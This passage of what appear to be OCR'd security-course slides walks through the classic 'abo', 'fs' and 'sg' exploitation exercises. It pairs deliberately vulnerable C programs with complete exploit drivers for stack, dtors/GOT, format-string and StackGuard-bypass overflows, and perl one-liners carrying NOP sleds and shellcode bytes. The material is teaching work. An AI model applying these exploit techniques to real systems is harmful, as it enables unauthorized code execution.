        strcpy(pbuf,argc[2]);
        while(1);}
```

- Problem?

abo6.c

```
int main(int argv,char **argc) {
        char *pbuf=malloc(strlen(argc[2])+1);
        char buf[256];
        strcpy(buf,argc[1]);
        strcpy(pbuf,argc[2]);
        while(1);}
```

- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop

abo6.c

- FILE *fd = fopen(“file.txt”, “w”);
- fprintf(fd, “%p”, &buf);
- fclose(fd);

abo6.c

- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop
- Make the first strcpy point pbuf to the second strcpy’s return address
- The second strcpy will then overwrite its own return address by copying our input into pbuf
- Very fragile exploit: the exact location of strcpy’s return address must be determined

abo6.c

```
static char shellcode[] = // shellcode from prev slide
#define BUF 0xbffffb6c
int main (int argc, char **argv) {
  char buffer[261];  char retaddr[4]; int ret;
  char *execargv[5] = { "./abo6", buffer, retaddr ,NULL };
  char *env[2] = { shellcode, NULL };
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 260);
  *(long *)&buffer[256] = BUF;
  buffer[260] = 0;  *(long *)&retaddr = ret;
  execve(execargv[0],execargv,env);}
```

abo7.c

```
char buf[256]={1};

int main(int argv,char **argc) {
        strcpy(buf,argc[1]);
}
```

- Suggestions?


abo7.c

- char buf[256]={1};

- int main(int argv,char **argc) {
-         strcpy(buf,argc[1]);
- }
- Overflow into dtors section
- Find location of data section: objdump -t abo7 | grep buf
- Find location of dtors section: objdump -x abo7 | grep -i dtors

Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses



Data

Ctors

Dtors

GOT

BSS


Heap

abo7.c

```
static char shellcode[] = // shellcode from prev slide
 int main (int argc, char **argv) {
  char buffer[476];
  char *execargv[3] = { "./abo7", buffer, NULL };
  char *env[2] = { shellcode, NULL };
  int ret;
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 476);
  *(long *)&buffer[472] = ret;
  execve(execargv[0],execargv,env);
}
```

Newer compiler version on the system

- dtors: pointers to functions to execute at program finish
- Followed by eh_frame – no issue
- Followed by Dynamic:
  - Used to make decisions about dynamic linking, overwriting causes issues
- Not exploitable



Data

EH Frame

Dynamic

Ctors

Dtors

GOT

BSS

Heap

abo8.c

```
char buf[256];

int main(int argv,char **argc) {
        strcpy(buf,argc[1]);
}
```

- Suggestions?

abo8.c


```
char buf[256];

int main(int argv,char **argc) {
        strcpy(buf,argc[1]);
}
```

- buf not initialized, so in bss segment
- only heap is stored behind bss segment, could perform heap-based buffer overflows, but no malloc chunks
- Not exploitable

Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses


Data

Ctors

Dtors

GOT

BSS

Heap

fs1.c

```
int main(int argv,char **argc) {
  short int zero=0;
  int *plen=(int*)malloc(sizeof(int));
  char buf[256];
  strcpy(buf,argc[1]);
  printf("%s%hn\n",buf,plen);
  while(zero);
}
```

- Problem?

fs1.c

- Can’t have a NULL byte as that will end strcpy
- Must have 0 in zero or the program will go into an endless loop
- Solution?

fs1.c

- %n writes the amount of bytes that have been processed by printf to an integer via a pointer
- We can overwrite the location that plen points to via the strcpy
- %hn writes a short int and zero is a short int
- We must write 0 to zero, but printf will print out at least 260, if we overwrite plen
- Solution?

fs1.c

- The maximum value in a short int is 32767 and in an unsigned short int that would be 65535.
- 65535 in hex is 0xFFFF
- If we write 0x10000, then zero will only contain 0. This means we must write 65536 bytes to buf.
- So, the exploit must pass in 65536 bytes:
  - At byte 256-260 we write a pointer to zero
  - And at byte 264 we can write our return address
  - The rest is simply filler so that %n writes what we want it to.

fs1.c

```
#define ZERO 0xbffefeba
int main(int argc, char **argv) {
 char buffer[65537]; int ret;
 char *execargv[4] = { "./fs1", buffer, NULL };
 char *env[2] = { shellcode, NULL };
 ret = 0xbfffffff - 4 - strlen(execargv[0]) - 1 - strlen(shellcode);
 memset(buffer, 0x90, 65536);
 *(long *)&buffer[256] = ZERO;  *(long *)&buffer[268] = ret;
 buffer[65536]=0; execve(execargv[0], execargv, env);
}
```

fs2

```
int main(int argv,char **argc) {
        char buf[256];
        snprintf(buf,sizeof buf,"%s%c%c%hn",argc[1]);
        snprintf(buf,sizeof buf,"%s%c%c%hn",argc[2]);
}
```

- Problem?

fs2

- Two possible solutions:
  - Overwrite entry in DTOR table (in two steps)
  - Use the first ‘snprintf’ to (partially) overwrite the GOT entry of ‘snprintf’
    - Use a NOP sled in the shellcode (0x90)

fs2

Solution (made easy with a NOP sled)

-
  ```
  export SHELLCODE=`perl -e 'print "\x90"x10000 ."\x6a\x09\x83\x04\x24\x01\x68\x77\x69\x6e\x21\x68\x79\x6f\x75\x20\x31\xdb\xb3\x01\x89\xe1\x31\xd2\xb2\x09\x31\xc0\xb0\x04\xcd\x80\x32\xdb\xb0\x01\xcd\x80"'`
  ```

Jump to 0xbffffe63 (somewhere in the NOP sled)

-
  ```
  ./fs2 `perl -e 'print "\x98\x95\x04\x08"."a"x65117'` `perl -e 'print "\x9A\x95\x04\x08"."a"x49145'`
  ```

Note: 0xfe63 == 65117+6, 0xbfff == 49145+6, DTOR_END == 0x08049598

fs3

-
  ```
  int main(int argv,char **argc) {
          char buf[256];
          snprintf(buf,sizeof buf,"%s%c%c%hn",argc[1]);
  }
  ```

- Problem?

fs3

- Solution: (partially) overwrite GOT entry
  - Only option here is the “__deregister_frame_info” function
  - Not very precise landing => NOP sled

fs3

```
#define BUF     49149 + 1       // 0xbfff-2 + 1
#define DEREG   0x0804958c      // address of __deregister_frame_info

char sc[] = ...

int main() {
        char    buf[BUF];
        char    *p = buf;
        *((void **)p) = (void *)(DEREG + 2);
        p += 4;
        memset(p, 0x90 /* NOP */, (BUF - 1 - 4 - strlen(sc)));
        p += (BUF - 1 - 4 - strlen(sc));
        memcpy(p, sc, strlen(sc));
        p += strlen(sc);
        *p = 0x0;
        execl("./fs3", "fs3", buf, NULL);
}
```

fs4

```
int main(int argv,char **argc) {
        char buf[256];

        snprintf(buf,sizeof buf,"%s%6$hn",argc[1]);
        printf(buf);
}
```

– Problem?

fs4

- Solution: very similar to previous exercise
  - Instead of overwriting the address of __deregister_frame_info, we can overwrite printf

fs4

```
./fs4 AAAABBBB`perl -e 'print "\xc2\x95\x04\x08"."\x90"x49138
."\x6a\x09\x83\x04\x24\x01\x68\x77\x69\x6e\x21\x68\x79\x6f\x75\x20\x
31\xdb\xb3\x01\x89\xe1\x31\xd2\xb2\x08\x31\xc0\xb0\x04\xcd\x80\x32\
xdb\xb0\x01\xcd\x80"'`
```

Note: 0x080495c2 = (PRINTF@GOT + 2); 49138 is specifically chosen such that the %hn will output 0xbfff

sg1.c

- This program assumes protection by StackGuard.

```
int func(char *msg) {
    char buf[80];
    strcpy(buf,msg);
    strcpy(msg,buf);
    exit(1);}
int main(int argv, char** argc) {
        func(argc[1]);
}
```

sg1.c

- Can’t just overwrite the return address: it is protected by StackGuard
- We have 2 strcpys, we can use the first one to overwrite the argument to func
  - Make msg point to DTORS or EXIT
    - Slight problem with making it point to DTORS: it writes 92 bytes, overwrites GOT, causing the problem to crash when exit is called (unless we place ret at the correct offset)
    - So we must overwrite EXIT

sg1.c


```
#define EXIT 0x80495e8
int main(int argc, char **argv) {
 char buffer[93]; int ret;
char *execargv[4] = { "./sg1", buffer, NULL };
 char *env[2] = { shellcode, NULL };
 ret = 0xbfffffff - 4 - strlen(execargv[0]) - 1 -strlen(shellcode);
 memset(buffer, 0x90, 93);
 *(long *)&buffer[88] = EXIT; *(long *)&buffer[0] = ret;
 buffer[92]=0; execve(execargv[0], execargv, env); }
```

abo9.c

```
int main(int argv,char **argc) {
        char *pbuf1=(char*)malloc(256);
        char *pbuf2=(char*)malloc(256);
        gets(pbuf1);
        free(pbuf2);
        free(pbuf1);
}
```


- heap-based buffer-overflow
  - Must overwrite memory management information

Heap-based buffer overflows




Heap-based buffer overflows

- After unlink



abo9.c



pbuf1

Size of prev. chunk

prev_inuse bit

Size of pbuf1

User data

pbuf2

